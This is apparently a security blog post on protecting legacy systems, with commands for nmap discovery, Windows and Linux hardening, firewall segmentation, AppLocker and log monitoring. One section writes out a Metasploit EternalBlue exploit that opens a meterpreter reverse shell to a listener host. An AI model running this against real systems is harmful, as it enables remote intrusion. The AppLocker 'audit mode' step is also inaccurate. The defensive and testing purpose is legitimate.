
Listen to this Post
Introduction:

The persistence of legacy systems within modern IT infrastructures represents one of the most significant and understated vulnerabilities in cybersecurity today. These aging platforms, often kept operational by a workforce resistant to change, create a perfect storm of unpatched vulnerabilities and specialized knowledge gaps. This article deconstructs the technical debt and security risks inherent in this “legacy conundrum” and provides a actionable guide for security professionals to identify, manage, and mitigate the associated threats.
Learning Objectives:
- Identify and inventory legacy systems and their dependencies within a network.
- Implement compensating security controls to protect legacy assets.
- Develop a strategy for knowledge transfer and system modernization to reduce long-term risk.
You Should Know:
1. Network Discovery and Legacy System Inventory
The first step in managing legacy risk is knowing what you have. `nmap` is an indispensable tool for network discovery and auditing.
 Basic network sweep to identify active hosts
nmap -sn 192.168.1.0/24

Service and OS version detection on a specific host
nmap -sV -O 192.168.1.100

Script scanning to check for common vulnerabilities
nmap --script vuln 192.168.1.100
Step-by-step guide: The `-sn` flag (ping scan) quickly maps the live hosts on your network. Once identified, target those hosts with `-sV` to enumerate services and their versions and `-O` for OS fingerprinting. The `vuln` script category automatically tests for a wide range of known vulnerabilities, which is critical for legacy systems that may be running outdated software.
2. Hardening Windows Server 2008 / 2012
Since these end-of-life OSs no longer receive security updates, hardening is critical.
 PowerShell to disable SMBv1, a common legacy vulnerability
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Audit user privileges and membership in sensitive groups
Get-LocalGroupMember Administrators

Enable Windows Firewall and block all inbound traffic by default
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True -DefaultInboundAction Block
Step-by-step guide: Run these commands in an elevated PowerShell session. Disabling SMBv1 prevents exploitation of legacy protocols. Regularly auditing the local Administrators group ensures no unauthorized users have elevated access. A default-deny firewall policy is a fundamental compensating control for an unsupported operating system.
3. Securing Legacy Linux Distributions (e.g., CentOS 6)
Older Linux distros lack security patches, making proactive configuration essential.
 Check for world-writable files, a common misconfiguration
find / -perm -o=w -type f 2>/dev/null

Verify that only root has UID 0, preventing privilege escalation issues
awk -F: '($3 == "0") {print}' /etc/passwd

Harden network parameters by adding to /etc/sysctl.conf
echo "net.ipv4.conf.all.accept_redirects = 0" >> /etc/sysctl.conf
echo "net.ipv4.conf.all.accept_source_route = 0" >> /etc/sysctl.conf
sysctl -p
Step-by-step guide: The `find` command identifies improperly permissioned files. The `awk` command checks for accounts other than root with UID 0, which could indicate a backdoor. Appending to `sysctl.conf` and running `sysctl -p` implements kernel-level network hardening to resist certain types of attacks.
4. Isolating Legacy Systems with Firewall Rules
When you can’t patch, segment. Isolate legacy systems to minimize their attack surface.
 Windows Firewall rule to restrict a legacy app server to specific IPs
New-NetFirewallRule -DisplayName "Allow Legacy App" -Direction Inbound -Protocol TCP -LocalPort 8080 -RemoteAddress 192.168.1.50 -Action Allow

iptables rules on a Linux gateway to segment a legacy subnet
iptables -A FORWARD -s 192.168.2.0/24 -d 192.168.1.0/24 -j DROP
iptables -A FORWARD -s 192.168.1.0/24 -d 192.168.2.0/24 -j DROP
Step-by-step guide: The Windows command creates a firewall rule that only allows a specific IP to access port 8080 on the legacy server. The Linux `iptables` commands create a bidirectional block between two subnets, effectively isolating the legacy network segment (192.168.2.0/24) from the primary corporate network.
- Exploiting a Legacy SMB Vulnerability (For POC Testing)
Understanding how an attacker exploits these systems is key to defense. Metasploit is the standard framework for penetration testing.
 Within the Metasploit console (msfconsole)
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.105
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
Step-by-step guide: This Metasploit module targets the EternalBlue vulnerability, which affected unpatched Windows systems like Windows 7 and Server 2008. Setting `RHOSTS` defines the target, `PAYLOAD` determines the reverse shell to deploy, and `LHOST` is your listener’s IP. Running this on a test system demonstrates the critical need for isolation if patching is impossible.
6. Implementing Application Whitelisting on Windows
Prevent unauthorized executables from running on legacy systems, a crucial mitigation.
 PowerShell to configure AppLocker audit mode (start by logging, not blocking)
Set-AppLockerPolicy -XmlPolicy (Get-Content "C:\Policy.xml" -Raw) -Merge

To enforce a policy that only allows executables from C:\Program Files\
 Create a Policy.xml file allowing paths, then enforce it
Set-AppLockerPolicy -XmlPolicy (Get-Content "C:\Policy.xml" -Raw) -Merge -Enforce
Step-by-step guide: Begin by deploying AppLocker in audit mode to log what would be blocked without impacting business processes. Refine the policy (defined in an XML file) to allow only approved application paths, then switch to enforced mode. This drastically reduces the risk of malware execution.
7. Continuous Monitoring for Legacy System Compromise
Aggressive logging and monitoring are non-negotiable for unprotected assets.
 Linux command to monitor for failed SSH login attempts (common on old systems)
tail -f /var/log/auth.log | grep "Failed password"

PowerShell command to query Windows Security logs for specific Event ID 4625 (logon failure)
Get-EventLog -LogName Security -InstanceId 4625 -Newest 20

Use Wazuh or Elastic Agent to forward logs from legacy systems to a SIEM
 Installation command for Wazuh Agent on Linux
curl -so wazuh-agent.deb https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb && sudo WAZUH_MANAGER='192.168.1.10' dpkg -i ./wazuh-agent.deb
Step-by-step guide: Real-time log monitoring (tail -f) provides immediate visibility into attack attempts. Querying Windows Event logs helps identify brute-force attacks. The final step is integrating the legacy system into a central SIEM using a lightweight agent like Wazuh, which allows for correlation and alerting across the entire environment.
What Undercode Say:
- The Human Firewall is the First to Fail. The greatest technical controls can be undermined by a culture resistant to change and upgrade cycles. The “legacy people” problem is a direct threat to organizational security posture.
- Compensating Controls Are a Temporary Fix, Not a Strategy. While segmentation, hardening, and monitoring are essential, they add complexity and can create a false sense of security. The ultimate goal must be a planned path to decommissioning or modernization.
The analysis suggests that the core issue is a misalignment between operational convenience and security necessity. Legacy systems are often business-critical, and the perceived cost and disruption of replacement are deemed higher than the abstract risk of a breach. However, this calculus is flawed. The cost of a single successful attack exploiting a known, un-patchable vulnerability—including ransomware, data exfiltration, and regulatory fines—will inevitably dwarf the investment required for modernization. The “legacy people” are not just stubborn; they are often making a risk assessment based on incomplete information, underestimating the sophistication and persistence of modern threat actors.
Prediction:
The failure to proactively address the legacy system and skills gap will be a primary catalyst for the next wave of catastrophic, enterprise-level breaches. As nation-state and eCrime actors continue to refine their automation for scanning and exploiting known vulnerabilities in end-of-life software, organizations clinging to these systems will face an untenable defensive position. This will not only lead to more frequent and severe ransomware attacks but will also trigger a wave of liability and litigation as shareholders and customers hold companies accountable for negligent cybersecurity practices rooted in willful ignorance and inaction. The regulatory landscape will rapidly evolve to formally mandate minimum security hygiene, including patch management and system support lifecycles, making the continued use of unsupported software a legal, not just a technical, failure.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Dirkpraet The – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


